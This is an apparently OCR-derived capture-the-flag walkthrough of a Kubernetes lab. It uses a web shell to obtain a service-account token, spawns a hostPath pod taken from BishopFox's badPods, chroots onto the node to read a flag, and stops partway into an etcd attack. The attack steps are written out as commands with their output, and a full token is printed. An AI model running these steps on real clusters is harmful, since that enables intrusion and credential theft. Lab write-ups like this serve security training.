
```
nmap -Pn -n -vv -n --open -p- -T5 xx.xx.xx.xx -oA ctf_nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 17:55 India Standard Time
Initiating SYN Stealth Scan at 17:55
Scanning xx.xx.xx.xx [65535 ports]
Discovered open port 22/tcp on xx.xx.xx.xx
Discovered open port 80/tcp on xx.xx.xx.xx
SYN Stealth Scan Timing: About 12.55% done; ETC: 17:59 (0:03:36 remaining)
SYN Stealth Scan Timing: About 32.51% done; ETC: 17:58 (0:02:07 remaining)
SYN Stealth Scan Timing: About 56.09% done; ETC: 17:58 (0:01:11 remaining)
SYN Stealth Scan Timing: About 79.68% done; ETC: 17:58 (0:00:31 remaining)
Discovered open port 44459/tcp on xx.xx.xx.xx
Completed SYN Stealth Scan at 17:58, 153.42s elapsed (65535 total ports)
Nmap scan report for xx.xx.xx.xx
Host is up, received user-set (0.35s latency).
Scanned at 2022-02-24 17:55:35 India Standard Time for 153s
Not shown: 57307 filtered tcp ports (no-response), 8225 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 46
80/tcp    open  http    syn-ack ttl 45
44459/tcp open  unknown syn-ack ttl 41

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 154.53 seconds
           Raw packets sent: 130431 (5.739MB) | Rcvd: 8616 (345.024KB)
```

NMAP scan returned the three open ports and now let's verify the HTTP service running on port 80.

The displayed a message "Try finding hidden shell", hence we will check the source code the page.


The source code page has hidden path suggesting a shell.

http://xx.xxx.xx.xx/shell.php?cmd=id




We can run the system commands on the affected host but have a user with limited privileges. Therefore, we will check the environment variables of the machine.

http://xx.xxx.xx.xx/shell.php?cmd=env



The output of the above command shows that we are in the Kubernetes environment. One of the interesting variables is IDENTITY_APP_SVC_PORT. Let's try to access this IP from the vulnerable host.

http://xx.xxx.xx.xx/shell.php?cmd=curl%20<IDENTITY_APP_SVC_PORT>



So, the identity service provides us with the Kubernetes credentials in prod namespace.

Let's run the port scan to check if any other service running on this host

Command:

```
nmap -Pn -vv -p- --open xx.xxx.xx.xx -T5
```


Output:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 10:00 GMT
Initiating Parallel DNS resolution of 1 host. at 10:00
Completed Parallel DNS resolution of 1 host. at 10:00, 0.01s elapsed
Initiating Connect Scan at 10:00
Scanning ec2-xx.xx.xx.xx.compute-1.amazonaws.com (xx.xx.xx.xx) [65535 ports]
Discovered open port 22/tcp on xx.xx.xx.xx
Discovered open port 80/tcp on xx.xx.xx.xx
Discovered open port 44459/tcp on xx.xx.xx.xx
Completed Connect Scan at 10:00, 27.13s elapsed (65535 total ports)
Nmap scan report for ec2-xx.xx.xx.xx.compute-1.amazonaws.com (xx.xx.xx.xx)
Host is up, received user-set (0.098s latency).
Scanned at 2022-03-25 10:00:14 GMT for 27s
Not shown: 65509 closed tcp ports (conn-refused), 23 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
44459/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 27.23 seconds
```


We have identified port 44459 was open on the affected host via NMAP scan. Let's verify the service running on the port.

Note: The port number of each K8s instance will be different, hence the port number mentioned in the command or visible in the screenshots are for reference only. Please use the port number found during the NMAP scan.

http://xx.xx.xx.xx:44459/



It is a HTTPS service, let's try with HTTPS instead of HTTP.



The Kubernetes API server is not accessible and forbidden due to the authentication.

Let's use the credentials we retrieved earlier.

Command:

```
curl http://xx.xxx.xx.xx/shell.php?cmd=curl%20<IDENTITY_APP_SVC_PORT>
```

Output:

```
command output: <pre>namespace: prod

Token:
eyJhbGciOiJSUzI1NiIsImtpZCI6IngzTDJWMWQzRlQzUFFKM09PQkdlN0VGVUpZYUNBdGVBbDdadHR0dFFQNzgifQ
.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjc3M
TUzNTU2LCJpYXQiOjE2NDU2MTc1NTYsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGV
yLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJwcm9kIiwicG9kIjp7Im5hbWUiOiJpZGVudGl0e
S1hcHAtNzQ2ZGNkOWZmNy03dzI4YyIsInVpZCI6IjVjZDhmN2Q0LTZjZTAtNGVlYi1iY2ZmLTQ4M2RhM2ViMTQwOSJ
```

```
9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiaWRlbnRpdHktc2EiLCJ1aWQiOiJkZGI2OGIxMi04OWMwLTRjNzMtO
GMwYi0wNWQ2Njc5ZDM2NTgifSwid2FybmFmdGVyIjoxNjQ1NjIxMTYzfSwibmJmIjoxNjQ1NjE3NTU2LCJzdWIiOiJ
zeXN0ZW06c2VydmljZWFjY291bnQ6cHJvZDppZGVudGl0eS1zYSJ9.jYiaVkot8RuUp28XZ004a_1XQZJS00UoOozp
uutZ0h5Zoe5mwE6YXAX-
fPBYfg89nrX5DuZ5hmRxorIUf_6DKUtDje2kPttJVi1NE1Pzdh6rY8zBr2ATZvMinF8FB7Zjy6qlOSvI84PDxkoLvA
PHxCw_OqLD2yR2Mz3hVBm1rNrcYXZa_TRlqJbC6pkBElMwL8ffWDlFvyuRhorTZkEK2rujRkTQd1DoAgtkMjGYHVjC
jIF2eiyrQ-
3pbrOj82KSbfj67LsbL_hwO91PhpT8K79ONZdyiaItqRZC5nieRyOqU_1glzh7Dooj6rjVnf6_nRQcG5fLnX49N0LL
dkjDyg

ca: -----BEGIN CERTIFICATE-----
MIIC5zCCAc+gAwIBAgIBADANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwprdWJl
cm5ldGVzMB4XDTIyMDIyMjE2MzAzNloXDTMyMDIyMDE2MzAzNlowFTETMBEGA1UE
AxMKa3ViZXJuZXRlczCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMP5
ZanYkTcGaSkUfL6OhrWr7/eQ3F1xX58iqKdhJktGy+H6EyWtswpOY5+jzJJl+5mn
nAtggk0JckMcrMlNWQRnujm4nv8tytq9JOSvbzyyLjuTSDF8fuHM9JzB7k2fod5T
23rV1W/2V/wOjZtNueV11KuTphfepk/7N5Sfpto+qByjxd8PnFLZCJQml5uksSLj
FFHt4OvBMpBX2urrLafb81eR8uF1rQBmMh4cN7JcRp0MkJjVLtKDyuKbiDi7K/+l
1iuakXeoUMfWCytLjv/JxOUU5B7/oHQ5joONwULrxcbvqZGMmFm3YmlcS+rZqHu+
Zris0gD0kLg/+DRs4ekCAwEAAaNCMEAwDgYDVR0PAQH/BAQDAgKkMA8GA1UdEwEB
/wQFMAMBAf8wHQYDVR0OBBYEFMxv+NLAvDqjxDAKevzWvx6t9HaDMA0GCSqGSIb3
DQEBCwUAA4IBAQCNgyOTTnw32S15eIMIIO96WmznZ0nM4qweomOpoB71wzk0+Oll
Dp1UNNtOIb0pKKr+qKtj6nXeJgBfgSc9DbEoXbBK646OtUekE6BnQYs6V4NeHmyI
vGIku96XXRR0bjFkqYsqUteiRWKZNSj46OB9x0L5awILGyGjyqhxm464aivL/ngi
mXcARgBnIMfC9jO9GKZmDLQGz0NJIVKvJNLOQDqneHBDoO+17OZNDME17mUpGkcL
6WORMD5FS87rN74wTwhtEVz0iKPuIt3ImdL8WtvUfoiiDQqLTOfUNfvK3SqV9jkq
Z+EtP6CIX5/2gLAhV+UCc/uE7kFrGgNVGMuS
-----END CERTIFICATE-----
```

Copy retrieved token on a local file system.

```
cat token
eyJhbGciOiJSUzI1NiIsImtpZCI6IngzTDJWMWQzRlQzUFFKM09PQkdlN0VGVUpZYUNBdGVBbDdadHR0dFFQNzgifQ
.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjc3M
TUzNTU2LCJpYXQiOjE2NDU2MTc1NTYsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGV
yLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJwcm9kIiwicG9kIjp7Im5hbWUiOiJpZGVudGl0e
S1hcHAtNzQ2ZGNkOWZmNy03dzI4YyIsInVpZCI6IjVjZDhmN2Q0LTZjZTAtNGVlYi1iY2ZmLTQ4M2RhM2ViMTQwOSJ
9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiaWRlbnRpdHktc2EiLCJ1aWQiOiJkZGI2OGIxMi04OWMwLTRjNzMtO
GMwYi0wNWQ2Njc5ZDM2NTgifSwid2FybmFmdGVyIjoxNjQ1NjIxMTYzfSwibmJmIjoxNjQ1NjE3NTU2LCJzdWIiOiJ
zeXN0ZW06c2VydmljZWFjY291bnQ6cHJvZDppZGVudGl0eS1zYSJ9.jYiaVkot8RuUp28XZ004a_1XQZJS00UoOozp
uutZ0h5Zoe5mwE6YXAX-
fPBYfg89nrX5DuZ5hmRxorIUf_6DKUtDje2kPttJVi1NE1Pzdh6rY8zBr2ATZvMinF8FB7Zjy6qlOSvI84PDxkoLvA
PHxCw_OqLD2yR2Mz3hVBm1rNrcYXZa_TRlqJbC6pkBElMwL8ffWDlFvyuRhorTZkEK2rujRkTQd1DoAgtkMjGYHVjC
jIF2eiyrQ-
3pbrOj82KSbfj67LsbL_hwO91PhpT8K79ONZdyiaItqRZC5nieRyOqU_1glzh7Dooj6rjVnf6_nRQcG5fLnX49N0LL
dkjDyg
```

Let’s use Kubernetes client cli kubectl to authenticate with API server.

Command:

```
kubectl --token=`cat token` --server=https://xx.xxx.xx.xx:<APIserver-port> --insecure-
skip-tls-verify auth can-i --list
```

Output:

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
	[/.well-known/openid-configuration]	[]	[get]
	[/api/*]	[]	[get]
	[/api]	[]	[get]
	[/apis/*]	[]	[get]
	[/apis]	[]	[get]
	[/healthz]	[]	[get]
	[/healthz]	[]	[get]
	[/livez]	[]	[get]
	[/livez]	[]	[get]
	[/openapi/*]	[]	[get]
	[/openapi]	[]	[get]
	[/openid/v1/jwks]	[]	[get]
	[/readyz]	[]	[get]
	[/readyz]	[]	[get]
	[/version/]	[]	[get]
	[/version/]	[]	[get]
	[/version]	[]	[get]
	[/version]	[]	[get]

We do not have any privilege in default namespace. We have already identified a namespace called prod. Let's check our privileges in it.

Command:

```
kubectl --token=`cat token` --server=https://xx.xxx.xx.xx:<APIserver-port> --insecure-skip-tls-verify auth can-i --list -n prod
```

Output:

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
pods.*/exec	[]	[]	[get watch list create delete]
pods.*	[]	[]	[get watch list create delete]
services.*	[]	[]	[get watch list create delete]
	[/.well-known/openid-configuration]	[]	[get]
	[/api/*]	[]	[get]
	[/api]	[]	[get]
	[/apis/*]	[]	[get]
	[/apis]	[]	[get]
	[/healthz]	[]	[get]
	[/healthz]	[]	[get]
	[/livez]	[]	[get]
	[/livez]	[]	[get]
	[/openapi/*]	[]	[get]
	[/openapi]	[]	[get]
	[/openid/v1/jwks]	[]	[get]
	[/readyz]	[]	[get]
	[/readyz]	[]	[get]
	[/version/]	[]	[get]
	[/version/]	[]	[get]
	[/version]	[]	[get]
	[/version]	[]	[get]

Above result shows that we can create, list and exec into the pods running in prod namespace.

Let's check pods running in prod namespace.

Command:

```
kubectl --token=`cat token` --server=https://xx.xxx.xx.xx:<APIserver-port> --insecure-skip-tls-verify -n prod get pods
```

Output:

```
NAME                              READY   STATUS    RESTARTS   AGE
identity-app-746dcd9ff7-7w28c     1/1     Running   0          20h
identity-app-746dcd9ff7-88t5j     1/1     Running   0          20h
prod-rce-app-858c46f595-bf8dt     1/1     Running   0          20h
prod-rce-app-858c46f595-prs4c     1/1     Running   0          20h
```

As we can create pod, let's create a pod with host mount capability and try to access node host's file system.

We can use prebuild templet from git repository named 'badpods' authored by BishopFox.

Command:

```
wget
https://raw.githubusercontent.com/BishopFox/badPods/main/manifests/hostpath/pod/hostpath-
exec-pod.yaml
```

Output:

```
--2022-02-23 18:09:54--
https://raw.githubusercontent.com/BishopFox/badPods/main/manifests/hostpath/pod/hostpath-
exec-pod.yaml
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133,
185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com
(raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 514 [text/plain]
Saving to: 'hostpath-exec-pod.yaml'

hostpath-exec-pod.yaml
100%[=============================================================================================
==========================>]     514  --.-KB/s    in 0s

2022-02-23 18:09:54 (9.25 MB/s) - 'hostpath-exec-pod.yaml' saved [514/514]
```

Create Pod using the following command.

Command:

```
kubectl --token=`cat token` --server=https://xx.xxx.xx.xx:<APIserver-port> --insecure-
skip-tls-verify apply -f hostpath-exec-pod.yaml -n prod
```

Output:

```
pod/hostpath-exec-pod created
```

List the newly created pod using the following command.

Command:

```
kubectl --token=`cat token` --server=https://xx.xxx.xx.xx:<APIserver-port> --insecure-
skip-tls-verify -n prod get pods -o wide
```

Output:

```
NAME                              READY   STATUS    RESTARTS   AGE   IP           NODE
NOMINATED NODE   READINESS GATES
hostpath-exec-pod                 1/1     Running   0          82s   10.244.1.8   kind-
worker   <none>           <none>
identity-app-746dcd9ff7-7w28c     1/1     Running   0          20h   10.244.1.4   kind-
```

```
worker    <none>           <none>
identity-app-746dcd9ff7-88t5j   1/1     Running   0          20h   10.244.1.7   kind-
worker    <none>           <none>
prod-rce-app-858c46f595-bf8dt   1/1     Running   0          20h   10.244.1.3   kind-
worker    <none>           <none>
prod-rce-app-858c46f595-prs4c   1/1     Running   0          20h   10.244.1.2   kind-
worker    <none>           <none>
```

Let's exec into our pod and check if we have access to crictl (crictl is cli client to interact with container runtime on nodes, one of the examples of container runtime will be containerd).

Command:

```
kubectl --token=`cat token` --server=https://xx.xxx.xx.xx:<APIserver-port> --insecure-
skip-tls-verify -n prod exec -it hostpath-exec-pod -- bash
```

Output:

```
root@hostpath-exec-pod:/# ls
bin  boot  dev  etc  home  host  lib  lib32  lib64  libx32  media  mnt  opt  proc  root
run  sbin  srv  sys  tmp  usr  var
root@hostpath-exec-pod:/# crictl
bash: crictl: command not found
```

So we do not have access to crictl inside the pod. Lets check files under host directory as we have mounted nodes filesystem in host directory.

Command:

```
ls host
```

Output:

```
root@hostpath-exec-pod:/# ls host
bin  boot  dev  etc  home  kind  lib  lib32  lib64  libx32  media  mnt  opt  proc  root
run  sbin  srv  sys  tmp  usr  var
```

We have access to node's filesystem. Lets use 'chroot' to become root node. Then we should be able to access 'crictl.

Command:

```
root@hostpath-exec-pod:/# chroot host/ bash

root@hostpath-exec-pod:/# crictl ps
```

Output:

```
CONTAINER           IMAGE               CREATED             STATE               NAME
ATTEMPT             POD ID
aa49d595e8d4b       54c9d81cbb440       13 minutes ago      Running             hostpath-
exec-pod    0                   05d6c08ba5493
9f9432cfc0b32       a65fdb09f89c6       20 hours ago        Running             identity-
app         0                   8a860c0166ece
4e3991df2f5b0       21dbea161aa96       20 hours ago        Running             controller
0                   4c4e198423a68
1ddb441566632       3641c3585f7ab       20 hours ago        Running
secretcontainer      0                   c875dbcf18700
1308792d146eb       4f8954bb480ec       20 hours ago        Running             speaker
```

```
0                   2aa131d81ca18
c1e9aa1f0a975       a65fdb09f89c6       20 hours ago        Running             identity-
app         0                   8cc88df6ed674
3a18bca829175       a3ef46ed7eae7       20 hours ago        Running             prod-rce-
app-shell   0                   e02de45980c2d
0b82302e632a5       a3ef46ed7eae7       20 hours ago        Running             prod-rce-
app-shell   0                   3d754e5f5067f
f1e51a18ef0a3       6de166512aa22       20 hours ago        Running             kindnet-
cni           0                   9a0569d6cf749
d5d0f86c34f8b       0e124fb3c695b       20 hours ago        Running             kube-proxy
0                   e58091113ee92
```

So, we have access to crictl and we can enumerate all the containers running on this node.

Now let's inspect details of secretcontainer container.

Command:

```
crictl inspect <container_ID> |more
```

Output:

```
{
  "status": {
    "id": "1ddb4415666323eecc0480f25fb673b71501a6c4f7b584af478c539f9404b82d",
    "metadata": {
      "attempt": 0,
      "name": "secretcontainer"
    },
   -------------------- SNIPPED --------------------------
        "readonlyPaths": [
          "/proc/asound",
          "/proc/bus",
          "/proc/fs",
          "/proc/irq",
          "/proc/sys",
          "/proc/sysrq-trigger"
        ]
      }
    }
  }
}
```

Note the container 'id' and now traverse to the path /run/containerd/io.containerd.runtime.v2.task/k8s.io//rootfs/ and check contents in this folder.

Command:

```
ls /run/containerd/io.containerd.runtime.v2.task/k8s.io/<container-id>/rootfs/
```

Output:

```
app  bin  boot  dev  etc  flag.txt  home  lib  lib64  proc  root  run  sbin  sys  tmp  usr
var
```

Extract the content of the flag.

Command:

```
cat /run/containerd/io.containerd.runtime.v2.task/k8s.io/<container-id>/rootfs/flag.txt
```

Output:

```
FLAG: 046A41C36F388D0XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXC4A0431249
```

Alternate approach to get flag.txt file will be use find command once you get access to the worker node as shown below.

Command:

```
find / -name flag.txt
```

Output:

```
/run/containerd/io.containerd.runtime.v2.task/k8s.io/1ddb4415666323eecc0480f25fb673b71501a
6c4f7b584af478c539f9404b82d/rootfs/flag.txt

/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/67/fs/flag.txt
```

To solve the second part of the challenge, we must know the nodes present in this Kubernetes cluster. To find nodes we can use kubelet configuration file located at /etc/kubernetes/ as shown below:

Command:

```
kubectl --kubeconfig=/etc/kubernetes/kubelet.conf config view
```

Output:

```
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: DATA+OMITTED
    server: https://kind-control-plane:6443
  name: default-cluster
contexts:
- context:
    cluster: default-cluster
    namespace: default
    user: default-auth
  name: default-context
current-context: default-context
kind: Config
preferences: {}
users:
- name: default-auth
  user:
    client-certificate: /var/lib/kubelet/pki/kubelet-client-current.pem
    client-key: /var/lib/kubelet/pki/kubelet-client-current.pem
```

Kubelet has readonly access in the cluster which could be used to retrieve all the nodes.

Command:

```
kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get nodes
```

Output:

```
NAME                 STATUS   ROLES                  AGE   VERSION
kind-control-plane   Ready    control-plane,master   20h   v1.21.1
kind-worker          Ready    <none>                 20h   v1.21.1
```

Let’s check if kubelet can read secrets present in the cluster.

Command:

```
kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get secrets
```

Output:

```
Error from server (Forbidden): secrets is forbidden: User "system:node:kind-worker" cannot
list resource "secrets" in API group "" in the namespace "default": No Object name found
```

Seems kubelet does not have access to secrets in the cluster. To get access to etcd pod we will need an etcdclinet pod hosted on the same node on which etcdpod is present. To do this we will have to exit out of the pod and use prebuild etcdclient pod configuration file (note: this configuration file assumes that the cluster was setup with kubeadm tool) taken from blackhat talk The Path Less Traveled: Abusing Kubernetes Defaults''. Let's download the etcdclient pod definition file on a local machine.

Command:

```
wget https://raw.githubusercontent.com/mauilion/blackhat-2019/master/etcd-
attack/etcdclient.yaml
```

